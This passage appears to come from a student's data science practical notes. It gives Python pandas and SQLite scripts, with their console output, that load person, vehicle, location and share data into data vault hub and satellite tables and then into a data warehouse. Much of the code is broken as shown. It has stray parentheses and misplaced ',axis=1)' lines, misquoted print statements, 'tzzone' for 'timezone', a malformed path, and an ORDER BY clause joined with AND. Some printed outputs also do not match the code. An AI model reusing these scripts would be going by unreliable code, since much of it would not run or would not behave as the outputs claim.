conn1 = sq.connect(sDatabaseName)
sDataVaultDir=Base + '/88-DV'
if not os.path.exists(sDataVaultDir):
    os.makedirs(sDataVaultDir)
sDatabaseName=sDataVaultDir + '/datavault.db'
conn2 = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
print(sFileName)
RawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
RawData.drop_duplicates(subset=None, keep='first', inplace=True)
start_date = datetime(1900,1,1,0,0,0)
start_date_utc=start_date.replace(tzinfo=timezone('UTC'))
HoursBirth=100*365*24
RawData['BirthDateUTC']=RawData.apply(lambda row:
    (start_date_utc + timedelta(hours=randint(0, HoursBirth))),axis=1)
zonemax=len(all_timezones)-1
RawData['TimeZone']=RawData.apply(lambda row:
    (all_timezones[randint(0, zonemax)]),axis=1)
RawData['BirthDateISO']=RawData.apply(lambda row:
    row["BirthDateUTC"].astimezone(timezone(row['TimeZone'])))

```

```

, axis=1)
RawData['BirthDateKey']=RawData.apply(lambda row:
    row["BirthDateUTC"].strftime("%Y-%m-%d %H:%M:%S"),axis=1)
RawData['BirthDate']=RawData.apply(lambda row:
    row["BirthDateISO"].strftime("%Y-%m-%d %H:%M:%S"),axis=1)
RawData['PersonID']=RawData.apply(lambda row:
    str(uuid.uuid4()),axis=1)
Data=RawData.copy()
Data.drop('BirthDateUTC', axis=1,inplace=True)
Data.drop('BirthDateISO', axis=1,inplace=True)
indexed_data = Data.set_index(['PersonID'])
sTable='Process_Person'
print('Storing :',sDatabaseName,' Table:',sTable)
indexed_data.to_sql(sTable, conn1, if_exists="replace")
PersonHubRaw=Data[['PersonID','FirstName','SecondName','LastName','BirthDateKey']]
PersonHubRaw['PersonHubID']=RawData.apply(lambda row:
    str(uuid.uuid4()))
    ,axis=1)
PersonHub=PersonHubRaw.drop_duplicates(subset=None, \
    keep='first',\
    inplace=False)
indexed_PersonHub = PersonHub.set_index(['PersonHubID'])
sTable = 'Hub-Person'
print('Storing :',sDatabaseName,' Table:',sTable)
indexed_PersonHub.to_sql(sTable, conn2, if_exists="replace")
PersonSatelliteGenderRaw=Data[['PersonID','FirstName','SecondName','LastName'\
    , 'BirthDateKey','Gender']]
PersonSatelliteGenderRaw['PersonSatelliteID']=RawData.apply(lambda row:
    str(uuid.uuid4()))
    ,axis=1)
PersonSatelliteGender=PersonSatelliteGenderRaw.drop_duplicates(subset=None, \
    keep='first',\
    inplace=False)
indexed_PersonSatelliteGender = PersonSatelliteGender.set_index(['PersonSatelliteID'])
sTable = 'Satellite-Person-Gender'
print('Storing :',sDatabaseName,' Table:',sTable)
indexed_PersonSatelliteGender.to_sql(sTable, conn2, if_exists="replace")
#####
PersonSatelliteBirthdayRaw=Data[['PersonID','FirstName','SecondName','LastName',\
    'BirthDateKey','TimeZone','BirthDate']]
PersonSatelliteBirthdayRaw['PersonSatelliteID']=RawData.apply(lambda row:
    str(uuid.uuid4()))
    ,axis=1)
PersonSatelliteBirthday=PersonSatelliteBirthdayRaw.drop_duplicates(subset=None, \

```

```

        keep='first',\
        inplace=False)
indexed_PersonSatelliteBirthday = PersonSatelliteBirthday.set_index(['PersonSatelliteID'])
sTable = 'Satellite-Person-Names'
print('Storing :',sDatabaseName,' Table:',sTable)
indexed_PersonSatelliteBirthday.to_sql(sTable, conn2, if_exists="replace")
sFileDir=Base + '/' + Company + '/03-Process/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sOutputFileName = sTable + '.csv'
sFileName=sFileDir + '/' + sOutputFileName
print('Storing :', sFileName)
RawData.to_csv(sFileName, index = False)
print('Vacuum Databases')
sSQL="VACUUM;"
sql.execute(sSQL,conn1)
sql.execute(sSQL,conn2)

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_People.csv
D:/Data Science/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_People.csv
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Process_Person

Warning (from warnings module):
  File "C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_6b.py", line 59
    ,axis=1)
SettingWithCopyWarning:
A value is trying to be set on a copy of a slice from a DataFrame.
Try using .loc[row_indexer,col_indexer] = value instead

See the caveats in the documentation: https://pandas.pydata.org/pandas-docs/stable/user_guide/indexing.html#returning-a-view-versus-a-copy
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Hub-Person

Warning (from warnings module):
  File "C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_6b.py", line 71
    ,axis=1)
SettingWithCopyWarning:
A value is trying to be set on a copy of a slice from a DataFrame.
Try using .loc[row_indexer,col_indexer] = value instead

See the caveats in the documentation: https://pandas.pydata.org/pandas-docs/stable/user_guide/indexing.html#returning-a-view-versus-a-copy
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Satellite-Person-Gender
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Satellite-Person-Names
Storing : D:/Data Science/VKHCG/04-Clark/03-Process/01-EDS/02-Python/Satellite-Person-Names.csv
Vacuum Databases
>>> |

```

Part C: Vehicle**Code:**

```

import sys
import os
import pandas as pd
import sqlite3 as sq
from pandas.io import sql
import uuid
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='03-Hillman'
InputDir='00-RawData'
InputFileName='VehicleData.csv'
sDataBaseDir=Base + '/' + Company + '/03-Process/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/Hillman.db'
conn1 = sq.connect(sDatabaseName)
sDataVaultDir=Base + '/88-DV'
if not os.path.exists(sDataVaultDir):
    os.makedirs(sDataVaultDir)
sDatabaseName=sDataVaultDir + '/datavault.db'
conn2 = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + InputDir + '/' + InputFileName
print('Loading :',sFileName)
VehicleRaw=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
sTable='Process_Vehicles'
print('Storing :',sDatabaseName,' Table:',sTable)
VehicleRaw.to_sql(sTable, conn1, if_exists="replace")
VehicleRawKey=VehicleRaw[['Make','Model']].copy()
VehicleKey=VehicleRawKey.drop_duplicates()
VehicleKey['ObjectKey']=VehicleKey.apply(lambda row:
    str('+' + str(row['Make']).strip().replace(' ', '-').replace('/', '-').lower() +
    '-' + (str(row['Model']).strip().replace(' ', '-').replace(' ', '-').lower())+')'), axis=1)
VehicleKey['ObjectType']=VehicleKey.apply(lambda row:
    'vehicle',axis=1)
VehicleKey['ObjectUUID']=VehicleKey.apply(lambda row:
    str(uuid.uuid4()), axis=1)
VehicleHub=VehicleKey[['ObjectType','ObjectKey','ObjectUUID']].copy()

```

```
VehicleHub.index.name='ObjectHubID'
sTable = 'Hub-Object-Vehicle'
print('Storing :,sDatabaseName, Table:',sTable)
VehicleHub.to_sql(sTable, conn2, if_exists="replace")
VehicleSatellite=VehicleKey[['ObjectType','ObjectKey','ObjectUUID','Make','Model']].copy()
)
VehicleSatellite.index.name='ObjectSatelliteID'
sTable = 'Satellite-Object-Make-Model'
print('Storing :,sDatabaseName, Table:',sTable)
VehicleSatellite.to_sql(sTable, conn2, if_exists="replace")
sView='Dim-Object'
print('Storing :,sDatabaseName, View:',sView)
sSQL="CREATE VIEW IF NOT EXISTS [" + sView + "] AS"
sSQL=sSQL+ " SELECT DISTINCT"
sSQL=sSQL+ " H.ObjectType,"
sSQL=sSQL+ " H.ObjectKey AS VehicleKey,"
sSQL=sSQL+ " TRIM(S.Make) AS VehicleMake,"
sSQL=sSQL+ " TRIM(S.Model) AS VehicleModel"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " [Hub-Object-Vehicle] AS H"
sSQL=sSQL+ " JOIN"
sSQL=sSQL+ " [Satellite-Object-Make-Model] AS S"
sSQL=sSQL+ " ON"
sSQL=sSQL+ " H.ObjectType=S.ObjectType"
sSQL=sSQL+ " AND"
sSQL=sSQL+ " H.ObjectUUID=S.ObjectUUID;"
sql.execute(sSQL,conn2)
print('Loading :,sDatabaseName, Table:',sView)
sSQL=" SELECT DISTINCT"
sSQL=sSQL+ " VehicleMake,"
sSQL=sSQL+ " VehicleModel"
sSQL=sSQL+ " FROM"
sSQL=sSQL+ " [" + sView + "]"
sSQL=sSQL+ " ORDER BY"
sSQL=sSQL+ " VehicleMake"
sSQL=sSQL+ " AND"
sSQL=sSQL+ " VehicleMake;"
DimObjectData=pd.read_sql_query(sSQL, conn2)
DimObjectData.index.name='ObjectDimID'
DimObjectData.sort_values(['VehicleMake','VehicleModel'],inplace=True, ascending=True)
print(DimObjectData)
print('Vacuum Databases')
sSQL="VACUUM;"
sql.execute(sSQL,conn1)
```

```
sql.execute(sSQL,conn2)
conn1.close()
conn2.close()
```

Output:

```
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/03-Hillman/00-RawData/VehicleData.csv
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Process_Vehicles
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Hub-Object-Vehicle
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Satellite-Object-Make
-Model
Storing : D:/Data Science/VKHCG/88-DV/datavault.db View: Dim-Object
Loading : D:/Data Science/VKHCG/88-DV/datavault.db Table: Dim-Object
VehicleMake VehicleModel
ObjectDimID
2213      AM General          DJ Po Vehicle 2WD
2212      AM General          FJ8c Post Office
129       AM General          Post Office DJ5 2WD
131       AM General          Post Office DJ8 2WD
2869      ASC Incorporated   GNX
...
1996       ...                fortwo convertible
1997       smart              fortwo coupe
2622       smart              fortwo electric drive cabriolet
2833       smart              fortwo electric drive convertible
2623       smart              fortwo electric drive coupe

[3885 rows x 2 columns]
Vacuum Databases
>>>
```

Part D: Human-Environment Interaction**Code:**

```

import sys
import os
import pandas as pd
import sqlite3 as sq
from pandas.io import sql
import uuid
from collections import OrderedDict
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('#####')
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeulen'
InputAssessGraphName='Assess_All_Animals.gml'
EDSAssessDir='02-Assess/01-EDS'
InputAssessDir=EDSAssessDir + '/02-Python'
sFileAssessDir=Base + '/' + Company + '/' + InputAssessDir
if not os.path.exists(sFileAssessDir):
    os.makedirs(sFileAssessDir)
sDataBaseDir=Base + '/' + Company + '/03-Process/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/Vermeulen.db'
conn1 = sq.connect(sDatabaseName)
sDataVaultDir=Base + '/88-DV'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataVaultDir + '/datavault.db'
conn2 = sq.connect(sDatabaseName)
t=0
tMax=360*180
for Longitude in range(-180,180,10):
    for Latitude in range(-90,90,10):
        t+=1
        IDNumber=str(uuid.uuid4())
        LocationName='L'+format(round(Longitude,3)*1000, '+07d') +\
                     '-' +format(round(Latitude,3)*1000, '+07d')
        print('Create:',t,' of ',tMax,':',LocationName)
        LocationLine=[('ObjectBaseKey', ['GPS']),
                      ('IDNumber', [IDNumber]),

```

```

('LocationNumber', [str(t)]),
('LocationName', [LocationName]),
('Longitude', [Longitude]),
('Latitude', [Latitude])]

if t==1:
    LocationFrame = pd.DataFrame.from_dict(OrderedDict(LocationLine))
else:
    LocationRow = pd.DataFrame.from_dict(OrderedDict(LocationLine))
    LocationFrame = LocationFrame.append(LocationRow)

LocationHubIndex=LocationFrame.set_index(['IDNumber'],inplace=False)
sTable = 'Process-Location'
print('Storing :',sDatabaseName,' Table:',sTable)
LocationHubIndex.to_sql(sTable, conn1, if_exists="replace")
sTable = 'Hub-Location'
print('Storing :',sDatabaseName,' Table:',sTable)
LocationHubIndex.to_sql(sTable, conn2, if_exists="replace")
print('Vacuum Databases')
sSQL="VACUUM;"
sql.execute(sSQL,conn1)
sql.execute(sSQL,conn2)

```

Output:

```

#####
Working Base : D:/Data Science/VKHCG using win32
Create: 1 of 64800 : L-180000--090000
Create: 2 of 64800 : L-180000--080000
Create: 3 of 64800 : L-180000--070000
Create: 4 of 64800 : L-180000--060000
Create: 5 of 64800 : L-180000--050000
Create: 6 of 64800 : L-180000--040000
Create: 7 of 64800 : L-180000--030000
Create: 8 of 64800 : L-180000--020000
Create: 9 of 64800 : L-180000--010000
Create: 10 of 64800 : L-180000--+000000
Create: 11 of 64800 : L-180000--+010000
Create: 12 of 64800 : L-180000--+020000
Create: 13 of 64800 : L-180000--+030000
Create: 641 of 64800 : L+170000--+010000
Create: 642 of 64800 : L+170000--+020000
Create: 643 of 64800 : L+170000--+030000
Create: 644 of 64800 : L+170000--+040000
Create: 645 of 64800 : L+170000--+050000
Create: 646 of 64800 : L+170000--+060000
Create: 647 of 64800 : L+170000--+070000
Create: 648 of 64800 : L+170000--+080000
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Process-Location
Storing : D:/Data Science/VKHCG/88-DV/datavault.db Table: Hub-Location
Vacuum Databases

```

Part E: Forecasting

```

Code: import sys
import os
import sqlite3 as sq
import quandl
import pandas as pd
print("")

if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science /VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='04-Clark'
sInputFileName='00-RawData/VKHCG_Shares.csv'
sOutputFileName='Shares.csv'
sDataBaseDir=Base + '/' + Company + '/03-Process/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sFileDir1=Base + '/' + Company + '/01-Retrieve/01-EDS/02-Python'
if not os.path.exists(sFileDir1):
    os.makedirs(sFileDir1)
sFileDir2=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir2):
    os.makedirs(sFileDir2)
sFileDir3=Base + '/' + Company + '/03-Process/01-EDS/02-Python'
if not os.path.exists(sFileDir3):
    os.makedirs(sFileDir3)
sDatabaseName=sDataBaseDir + '/clark.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
RawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
RawData.drop_duplicates(subset=None, keep='first', inplace=True)
print('Rows  :',RawData.shape[0])
print('Columns:',RawData.shape[1])
sFileName=sFileDir1 + '/Retrieve_' + sOutputFileName
print('Storing :,', sFileName)
RawData.to_csv(sFileName, index = False)
sFileName=sFileDir2 + '/Assess_' + sOutputFileName
print('Storing :,', sFileName)
RawData.to_csv(sFileName, index = False)
sFileName=sFileDir3 + '/Process_' + sOutputFileName
print('Storing :,', sFileName)
RawData.to_csv(sFileName, index = False)
nShares=RawData.shape[0]
#nShares=6
for sShare in range(nShares):
    sShareName=str(RawData['Shares'][sShare])
    ShareData = quandl.get(sShareName)

```

```

UnitsOwn=RawData['Units'][sShare]
ShareData['UnitsOwn']=ShareData.apply(lambda row:(UnitsOwn),axis=1)
ShareData['ShareCode']=ShareData.apply(lambda row:(sShareName),axis=1)
print('Share :',sShareName)
print('Rows :',ShareData.shape[0])
print('Columns:',ShareData.shape[1])
sTable=str(RawData['sTable'][sShare])
print('Storing :',sDatabaseName,' Table:',sTable)
ShareData.to_sql(sTable, conn, if_exists="replace")
sOutputFileName = sTable.replace("/", "-") + '.csv'
sFileName=sFileDir1 + '/Retrieve_' + sOutputFileName
print('Storing :', sFileName)
ShareData.to_csv(sFileName, index = False)
sOutputFileName = sTable.replace("/", "-") + '.csv'
sFileName=sFileDir2 + '/Assess_' + sOutputFileName
print('Storing :', sFileName)
ShareData.to_csv(sFileName, index = False)
sOutputFileName = sTable.replace("/", "-") + '.csv'
sFileName=sFileDir3 + '/Process_' + sOutputFileName
print('Storing :', sFileName)
ShareData.to_csv(sFileName, index = False)

```

Output:

```

Working Base : C:/Users/vikas/Downloads/VKHCG using win32
Loading : C:/Users/vikas/Downloads/VKHCG/04-Clark/00-RawData/VKHCG_Shares.csv
Rows : 10
Columns: 3
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve_Shares.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_Shares.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/01-EDS/02-Python/Process_Shares.csv
Share : WIKI/GOOGL
Rows : 3424
Columns: 14
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/SQLite/clark.db Table: WIKI_Google
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve_WIKI_Google.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_WIKI_Google.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Procces/01-EDS/02-Python/Process_WIKI_Google.csv
Share : WIKI/MSFT
Rows : 8076
Columns: 14
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/SQLite/clark.db Table: WIKI_Microsoft
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve_WIKI_Microsoft.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_WIKI_Microsoft.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/01-EDS/02-Python/Process_WIKI_Microsoft.csv
Share : WIKI/UPS
Rows : 4622
Columns: 14
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/SQLite/clark.db Table: WIKI_UPS
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve_WIKI_UPS.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_WIKI_UPS.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/01-EDS/02-Python/Process_WIKI_UPS.csv
Share : WIKI/AMZN
Rows : 5248
Columns: 14
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Process/SQLite/clark.db Table: WIKI_Amazon
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/01-Retrieve/01-EDS/02-Python/Retrieve_WIKI_Amazon.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/02-Assess/01-EDS/02-Python/Assess_WIKI_Amazon.csv
Storing : C:/Users/vikas/Downloads/VKHCG/04-Clark/03-Procces/01-EDS/02-Python/Process_WIKI_Amazon.csv
Share : LOCALBTC/USD
Rows : 2398
Columns: 6

```

Practical No. 7

Transforming Data

Transform Superstep:

The Transform superstep allows you, as a data scientist, to take data from the data vault and formulate answers to questions raised by your investigations. The transformation step is the data science process that converts results into insights. It takes standard data science techniques and methods to attain insight and knowledge about the data that then can be transformed into actionable decisions, which, through storytelling, you can explain to non-data scientists what you have discovered in the data lake.

Part A: Transform Superstep

Aim: Transform Gunnarsson is Born

Code:

```
import sys
import os
from datetime import datetime
from pytz import timezone
import pandas as pd
import sqlite3 as sq
import uuid
from collections import OrderedDict
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:\Data Science\VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeulen'
InputDir='00-RawData'
InputFileName='VehicleData.csv'
sDataBaseDir=Base + '/' + Company + '/04-Transform/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/Vermeulen.db'
conn1 = sq.connect(sDatabaseName)
sDataVaultDir=Base + '/88-DV'
if not os.path.exists(sDataVaultDir):
    os.makedirs(sDataVaultDir)
sDatabaseName=sDataVaultDir + '/datavault.db'
conn2 = sq.connect(sDatabaseName)
sDataWarehouseDir=Base + '/99-DW'
if not os.path.exists(sDataWarehouseDir):
    os.makedirs(sDataWarehouseDir)
sDatabaseName=sDataWarehouseDir + '/datawarehouse.db'
conn3 = sq.connect(sDatabaseName)
print('Time Category')
print('UTC Time')
BirthDateUTC = datetime(1960,12,20,10,15,0)
```

```

BirthDateZoneUTC=BirthDateUTC.replace(tzinfo=tzzone('UTC'))
BirthDateZoneStr=BirthDateZoneUTC.strftime("%Y-%m-%d %H:%M:%S")
BirthDateZoneUTCStr=BirthDateZoneUTC.strftime("%Y-%m-%d %H:%M:%S (%Z) (%z)")
print(BirthDateZoneUTCStr)
print('Birth Date in Reykjavik :')
BirthZone = 'Atlantic/Reykjavik'
BirthDate = BirthDateZoneUTC.astimezone(tzzone(BirthZone))
BirthDateStr=BirthDate.strftime("%Y-%m-%d %H:%M:%S (%Z) (%z)")
BirthDateLocal=BirthDate.strftime("%Y-%m-%d %H:%M:%S")
print(BirthDateStr)
IDZoneNumber=str(uuid.uuid4())
sDateTimeKey=BirthDateZoneStr.replace(' ','-').replace(':','-')
TimeLine=[('ZoneBaseKey', ['UTC']),
          ('IDNumber', [IDZoneNumber]),
          ('DateTimeKey', [sDateTimeKey]),
          ('UTCDateTimeValue', [BirthDateZoneUTC]),
          ('Zone', [BirthZone]),
          ('DateTimeValue', [BirthDateStr])]

TimeFrame = pd.DataFrame.from_dict(OrderedDict(TimeLine))
TimeHub=TimeFrame[['IDNumber','ZoneBaseKey','DateTimeKey','DateTimeValue']]
TimeHubIndex=TimeHub.set_index(['IDNumber'],inplace=False)
sTable = 'Hub-Time-Gunnarsson'
print('Storing :,sDatabaseName,\n Table:',sTable)
TimeHubIndex.to_sql(sTable, conn2, if_exists="replace")
sTable = 'Dim-Time-Gunnarsson'
TimeHubIndex.to_sql(sTable, conn3, if_exists="replace")
TimeSatellite=TimeFrame[['IDNumber','DateTimeKey','Zone','DateTimeValue']]
TimeSatelliteIndex=TimeSatellite.set_index(['IDNumber'],inplace=False)
BirthZoneFix=BirthZone.replace(' ','-').replace('/','-')
sTable = 'Satellite-Time-' + BirthZoneFix + '-Gunnarsson'
print('Storing :,sDatabaseName,\n Table:',sTable)
TimeSatelliteIndex.to_sql(sTable, conn2, if_exists="replace")
sTable = 'Dim-Time-' + BirthZoneFix + '-Gunnarsson'
TimeSatelliteIndex.to_sql(sTable, conn3, if_exists="replace")
print('Person Category')
FirstName = 'Guðmundur'
LastName = 'Gunnarsson'
print('Name:',FirstName,LastName)
print('Birth Date:',BirthDateLocal)
print('Birth Zone:',BirthZone)
print('UTC Birth Date:',BirthDateZoneStr)
IDPersonNumber=str(uuid.uuid4())
PersonLine=[('IDNumber', [IDPersonNumber]),
            ('FirstName', [FirstName]),
            ('LastName', [LastName]),
            ('Zone', ['UTC']),
            ('DateTimeValue', [BirthDateZoneStr])]

PersonFrame = pd.DataFrame.from_dict(OrderedDict(PersonLine))
TimeHub=PersonFrame

```

```
TimeHubIndex=TimeHub.set_index(['IDNumber'], inplace=False)
sTable = 'Hub-Person-Gunnarsson'
print('Storing :',sDatabaseName,'\\n Table:',sTable)
TimeHubIndex.to_sql(sTable, conn2, if_exists="replace")
sTable = 'Dim-Person-Gunnarsson'
TimeHubIndex.to_sql(sTable, conn3, if_exists="replace")
```

Output:

```
Working Base : D:\\Data Science\\VKHCG using win32
Time Category
UTC Time
1960-12-20 10:15:00 (UTC) (+0000)
Birth Date in Reykjavik :
1960-12-20 10:15:00 (GMT) (+0000)
Storing : D:\\Data Science\\VKHCG\\99-DW\\datawarehouse.db
Table: Hub-Time-Gunnarsson
Storing : D:\\Data Science\\VKHCG\\99-DW\\datawarehouse.db
Table: Satellite-Time-Atlantic-Reykjavik-Gunnarsson
Person Category
Name: Guðmundur Gunnarsson
Birth Date: 1960-12-20 10:15:00
Birth Zone: Atlantic/Reykjavik
UTC Birth Date: 1960-12-20 10:15:00
Storing : D:\\Data Science\\VKHCG\\99-DW\\datawarehouse.db
Table: Hub-Person-Gunnarsson
>>> |
```

Part B: Transform-Gunnarsson-Sun-Model.py**Code:**

```

import sys
import os
from datetime import datetime
from pytz import timezone
import pandas as pd
import sqlite3 as sq
import uuid
from collections import OrderedDict
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeulen'
sDataBaseDir=Base + '/' + Company + '/04-Transform/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/Vermeulen.db'
conn1 = sq.connect(sDatabaseName)
sDataWarehousetDir=Base + '/99-DW'
if not os.path.exists(sDataWarehousetDir):
    os.makedirs(sDataWarehousetDir)
sDatabaseName=sDataWarehousetDir + '/datawarehouse.db'
conn2 = sq.connect(sDatabaseName)
print('Time Dimension')
BirthZone = 'Atlantic/Reykjavik'
BirthDateUTC = datetime(1960,12,20,10,15,0)
BirthDateZoneUTC=BirthDateUTC.replace(tzinfo=timezone("UTC"))
BirthDateZoneStr=BirthDateZoneUTC.strftime("%Y-%m-%d %H:%M:%S")
BirthDateZoneUTCStr=BirthDateZoneUTC.strftime("%Y-%m-%d %H:%M:%S (%Z)")
BirthDate = BirthDateZoneUTC.astimezone(timezone(BirthZone))
BirthDateStr=BirthDate.strftime("%Y-%m-%d %H:%M:%S (%Z) (%z)")
BirthDateLocal=BirthDate.strftime("%Y-%m-%d %H:%M:%S")
IDTimeNumber=str(uuid.uuid4())
TimeLine=[('TimeID', [IDTimeNumber]),
          ('UTCDate', [BirthDateZoneStr]),
          ('LocalTime', [BirthDateLocal]),
          ('TimeZone', [BirthZone])]
TimeFrame = pd.DataFrame.from_dict(OrderedDict(TimeLine))
DimTime=TimeFrame
DimTimeIndex=DimTime.set_index(['TimeID'],inplace=False)
sTable = 'Dim-Time'
print('Storing :',sDatabaseName,'\\n Table:',sTable)
DimTimeIndex.to_sql(sTable, conn1, if_exists="replace")
DimTimeIndex.to_sql(sTable, conn2, if_exists="replace")

```

```

print('Dimension Person')
FirstName = 'Guðmundur'
LastName = 'Gunnarsson'
IDPersonNumber=str(uuid.uuid4())
PersonLine=[('PersonID', [IDPersonNumber]),
            ('FirstName', [FirstName]),
            ('LastName', [LastName]),
            ('Zone', ['UTC']),
            ('DateTimeValue', [BirthDateZoneStr])]

PersonFrame = pd.DataFrame.from_dict(OrderedDict(PersonLine))
DimPerson=PersonFrame
DimPersonIndex=DimPerson.set_index(['PersonID'],inplace=False)
sTable = 'Dim-Person'
print('Storing :',sDatabaseName,'\\n Table:',sTable)
DimPersonIndex.to_sql(sTable, conn1, if_exists="replace")
DimPersonIndex.to_sql(sTable, conn2, if_exists="replace")
print('Fact - Person - time')
IDFactNumber=str(uuid.uuid4())
PersonTimeLine=[('IDNumber', [IDFactNumber]),
                ('IDPersonNumber', [IDPersonNumber]),
                ('IDTimeNumber', [IDTimeNumber])]

PersonTimeFrame = pd.DataFrame.from_dict(OrderedDict(PersonTimeLine))
FctPersonTime=PersonTimeFrame
FctPersonTimeIndex=FctPersonTime.set_index(['IDNumber'],inplace=False)
sTable = 'Fact-Person-Time'
print('Storing :',sDatabaseName,'\\n Table:',sTable)
FctPersonTimeIndex.to_sql(sTable, conn1, if_exists="replace")
FctPersonTimeIndex.to_sql(sTable, conn2, if_exists="replace")

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Time Dimension
Storing : D:/Data Science/VKHCG/99-DW/datawarehouse.db
    Table: Dim-Time
Dimension Person
Storing : D:/Data Science/VKHCG/99-DW/datawarehouse.db
    Table: Dim-Person
Fact - Person - time
Storing : D:/Data Science/VKHCG/99-DW/datawarehouse.db
    Table: Fact-Person-Time
>>>

```

Part C: Building a Data Warehouse**Code:**

```

import sys
import os
from datetime import datetime
from pytz import timezone
import pandas as pd
import sqlite3 as sq
import uuid
from collections import OrderedDict
pd.options.mode.chained_assignment = None
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
Company='01-Vermeulen'
sDataBaseDir=Base + '/' + Company + '/04-Transform/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/Vermeulen.db'
conn1 = sq.connect(sDatabaseName)
sDataVaultDir=Base + '/88-DV'
if not os.path.exists(sDataVaultDir):
    os.makedirs(sDataVaultDir)
sDatabaseName=sDataVaultDir + '/datavault.db'
conn2 = sq.connect(sDatabaseName)
sDataWarehouseDir=Base + '/99-DW'
if not os.path.exists(sDataWarehouseDir):
    os.makedirs(sDataWarehouseDir)
sDatabaseName=sDataWarehouseDir + '/datawarehouse.db'
conn3 = sq.connect(sDatabaseName)
sSQL=" SELECT Date TValue FROM [Hub-Time];"
DateDataRaw=pd.read_sql_query(sSQL, conn2)
DateData=DateDataRaw.head(1000)
print(DateData)
print('Time Dimension')
t=0
mt=DateData.shape[0]
for i in range(mt):
    BirthZone = ('Atlantic/Reykjavik','Europe/London','UCT')
    for j in range(len(BirthZone)):
        t+=1
        print(t,mt*3)
        BirthDateUTC = datetime.strptime(DateData['Date TValue'][i],"%Y-%m-%d %H:%M:%S")
        BirthDateZoneUTC=BirthDateUTC.replace(tzinfo=timezone('UTC'))
        BirthDateZoneStr=BirthDateZoneUTC.strftime("%Y-%m-%d %H:%M:%S")

```

```

